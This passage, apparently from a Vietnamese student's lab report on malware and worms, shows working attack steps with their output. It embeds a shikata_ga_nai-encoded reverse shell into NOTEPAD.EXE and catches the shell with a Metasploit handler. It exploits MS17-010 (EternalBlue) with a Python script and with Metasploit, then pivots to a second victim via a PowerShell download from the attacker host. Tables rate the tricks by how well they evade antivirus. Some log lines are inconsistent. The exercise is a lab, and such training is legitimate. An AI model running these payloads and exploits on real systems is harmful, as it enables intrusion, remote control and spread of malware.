
The transacted install has completed.

C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

Dùng tổ hợp Windows + R, tìm kiếm “services.msc” để chỉnh cho service ta vừa tạo



Chỉnh Startup type thành Automatic để service có thể khởi động cùng hệ thống
Khởi động lại máy và ta có được kết quả:




5. So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, ...)

	MSF	Dịch vụ trên C#
Quyền	Chỉ có quyền hạn của account đang thực thi virus	Có quyền cao hơn, có thể lên tới system
Khả năng phát hiện	Dễ bị phát hiện hơn do có thể bị antivirus quét được	Khó hơn vì đây là dịch vụ còn antivirus thường chỉ quét file
Yêu cầu kiến thức	Không yêu cầu quá cao	Yêu cầu người viết phải có hiểu biết tốt về mã độc và virus

B.1.2.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện những reverse shell vào tập tin khác mà có thể chạy trên Windows

Chuẩn bị 1 file NOTEPAD.EXE trên máy Kali



Tiến hành embedded payload vào file exe trên theo hướng dẫn

```
(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.138 LPORT=4444 EXITFUNC=thread -f exe -e x86/shikata_ga_nai -i 9 -x ~/NOTEPAD.EXE -o shell_reverse_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 69120 bytes
Saved as: shell_reverse_embedded.exe
```

Trên máy kẻ tấn công, thực hiện khởi chạy công cụ để lắng nghe:


```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.111.138
LHOST => 192.168.111.138
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.111.138:4444
```

Mở 1 session khác, thực hiện tải tập tin về máy nạn nhân


```
(kali@kali)-[~]
$ ls
Argon2Cracker  Documents  NOTEPAD.EXE  Public  shell_reverse.exe
BurpSuiteCommunity  Downloads  PDFSamples  RandomStuff  Templates
Desktop  Music  Pictures  shell_reverse_embedded.exe  Videos

(kali@kali)-[~]
$ cp shell_reverse_embedded.exe /var/www/html/
cp: cannot create regular file '/var/www/html/shell_reverse_embedded.exe': Permission denied

(kali@kali)-[~]
$ sudo cp shell_reverse_embedded.exe /var/www/html/
[sudo] password for kali:
(kali@kali)-[~]
$
```



Khởi chạy chương trình trên máy nạn nhân



Trên máy tấn công, ta nhận được reverse shell của máy nạn nhân

```
[*] Started reverse TCP handler on 192.168.111.138:4444
[*] Command shell session 1 opened (192.168.111.138:4444 → 192.168.111.139:49162) at 2024-04-10 13:00:28 -0400

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\windows 7\Downloads>

C:\Users\windows 7\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 749F-5489

Directory of C:\Users\windows 7\Downloads

04/10/2024  11:59 PM    <DIR>          .
04/10/2024  11:59 PM    <DIR>          ..
04/04/2024  02:53 PM             73,802 shell_reverse.exe
04/10/2024  11:59 PM             69,120 shell_reverse_embedded.exe
04/04/2024  02:55 PM              18 test.txt
               3 File(s)          142,940 bytes
               2 Dir(s)  50,955,329,536 bytes free

C:\Users\windows 7\Downloads>
```

2. So sánh giữa việc nhúng payload vào tập tin có sẵn vào tạo payload mới

- Giống nhau:

Đều dùng cách kết nối giống nhau

Payload chèn vào là như nhau

- Khác nhau:

	Nhúng vào tập tin sẵn có	Tạo payload mới
Khả năng phát hiện	Khó bị phát hiện	Dễ bị phát hiện
Yêu cầu kỹ năng	Không quá cao	Người viết cần hiểu tốt về payload tấn công
Encoder	Cần	Không cần
Kích thước file cuối cùng	Lớn	Không lớn


B.2 Sâu máy tính

B.2.2 Khai thác lỗ hổng MS17-010 không sử dụng Metasploit

B.2.2.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện lại nhưng không được sử dụng script **.sh**. Giải thích chi tiết từng bước mà script đã làm (**KHÔNG CẦN GIẢI THÍCH MÃ KHAI THÁC LỖ HỔNG**)

Cập nhật các giá trị LHOST, RHOST vào file sc_x64_msf.bin, copy nội dung file này vào file sc_x64.bin



```
(minhkhue@minhkhue)-[~]
$ cd Win7Blue

(minhkhue@minhkhue)-[~/Win7Blue]
$ ls
LICENSE      Win7Blue      mysmb.py      sc_x64_kernel.bin  sc_x86_kernel.bin
README.md    ms17_010_eternalblue.py  sc_x64.bin    sc_x64_msf.bin     screenshots

(minhkhue@minhkhue)-[~/Win7Blue]
$ rm -rf sc_x64_msf.bin


(minhkhue@minhkhue)-[~/Win7Blue]
$ rm -rf sc_x64.bin

(minhkhue@minhkhue)-[~/Win7Blue]
$ xterm -hold -e "rlwrap nc -lvnp 4444" &
[1] 4383

(minhkhue@minhkhue)-[~/Win7Blue]
$ msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.111.130 LPORT=4444 2>/dev/null

(minhkhue@minhkhue)-[~/Win7Blue]
$ cat sc_x64_msf.bin > sc_x64.bin
```

Tiến hành khai thác lỗ hổng đối với máy Victim2



```
(minhkhue@minhkhue)-[~/Win7Blue]
$ python ms17_010_eternalblue.py 192.168.111.140 sc_x64.bin
shellcode size: 460
numGroomConn: 13
Target OS: Windows 7 Enterprise 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
[]
```

Thông báo từ máy Victim2 cho biết đã nhận thấy khả năng bị tấn công nên đã tự động tắt máy

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.


Technical information:

*** STOP: 0x000000D1 (0x00000AF300010019,0x0000000000000002,0x0000000000000000,0
XXXXXXXXXXXX00219)

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 35
```

2. Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:

a) Trên máy Attacker, mở 2 cổng lắng nghe là **4444** và **4445**:



```
File Actions Edit View Help
(minhkhue@minhkhue)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...

File Actions Edit View Help
(minhkhue@minhkhue)-[~]
$ nc -lvnp 4445
listening on [any] 4445 ...
```

b) Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy **Victim 1** và thực hiện connect back về máy **Attacker** trên port **4444**

Thiết lập các giá trị RHOST, LHOST, LPORT

```

minhkhue@minhkhue: ~/Win7Blue
File Actions Edit View Help
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.111.139
RHOST => 192.168.111.139
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.111.130
LHOST => 192.168.111.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name           Current Setting  Required  Description
  ----
  RHOSTS          192.168.111.139 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           4445            yes        The target port (TCP)
  SMBDomain       no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass         no              no        (Optional) The password for the specified username
  SMBUser         no              no        (Optional) The username to authenticate as
  VERIFY_ARCH     true            yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET   true            yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

```

Kiểm tra các lỗ hổng và tiến hành khai thác

```

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.111.139:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.139:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.139:4445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.139:4445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.111.130:4444
[*] 192.168.111.139:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.139:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.139:4445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.139:4445 - The target is vulnerable.
[*] 192.168.111.139:4445 - Connecting to target for exploitation.
[+] 192.168.111.139:4445 - Connection established for exploitation.
[+] 192.168.111.139:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.111.139:4445 - CORE raw buffer dump (40 bytes)
[*] 192.168.111.139:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.111.139:4445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.111.139:4445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.111.139:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.111.139:4445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.111.139:4445 - Sending all but last fragment of exploit packet
[*] 192.168.111.139:4445 - Starting non-paged pool grooming
[+] 192.168.111.139:4445 - Sending SMBv2 buffers
[+] 192.168.111.139:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.111.139:4445 - Sending final SMBv2 buffers.
[*] 192.168.111.139:4445 - Sending last fragment of exploit packet!
[*] 192.168.111.139:4445 - Receiving response from exploit packet
[+] 192.168.111.139:4445 - ETHERNETBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.111.139:4445 - Sending egg to corrupted connection.
[*] 192.168.111.139:4445 - Triggering free of corrupted buffer.
[-] 192.168.111.139:4445 - -----
[-] 192.168.111.139:4445 - -----FAIL-----

```

Kết quả mở thành công reverse shell của máy Victim1

```
[*] 192.168.111.139:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.111.139:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.111.139:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.111.139:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.111.139:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.111.139:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.111.139:445 - Sending all but last fragment of exploit packet
[*] 192.168.111.139:445 - Starting non-paged pool grooming
[*] 192.168.111.139:445 - Sending SMBv2 buffers
[*] 192.168.111.139:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.111.139:445 - Sending final SMBv2 buffers.
[*] 192.168.111.139:445 - Sending last fragment of exploit packet!
[*] 192.168.111.139:445 - Receiving response from exploit packet
[*] 192.168.111.139:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.111.139:445 - Sending egg to corrupted connection.
[*] 192.168.111.139:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.111.139
[*] Meterpreter session 1 opened (192.168.111.130:4444 → 192.168.111.139:49159) at 2024-04-11 01:57:37 +0700
[*] 192.168.111.139:445 - -----
[*] 192.168.111.139:445 - -----WIN-----
[*] 192.168.111.139:445 - -----

meterpreter > shell
Process 244 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

c) Sau khi có được connect back từ máy **Victim 1**, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy **Victim 2**, để máy Victim 2 thực hiện connect back về máy Attacker trên port **4443**

```
C:\Users\HP\Downloads>powershell -command "&{(new-object System.Net.WebClient).DownloadFile('http:192.168.111.130/run.ps1', './run.ps1')}}"
powershell -command "&{(new-object System.Net.WebClient).DownloadFile('http:192.168.111.130/run.ps1', './run.ps1')}}"
```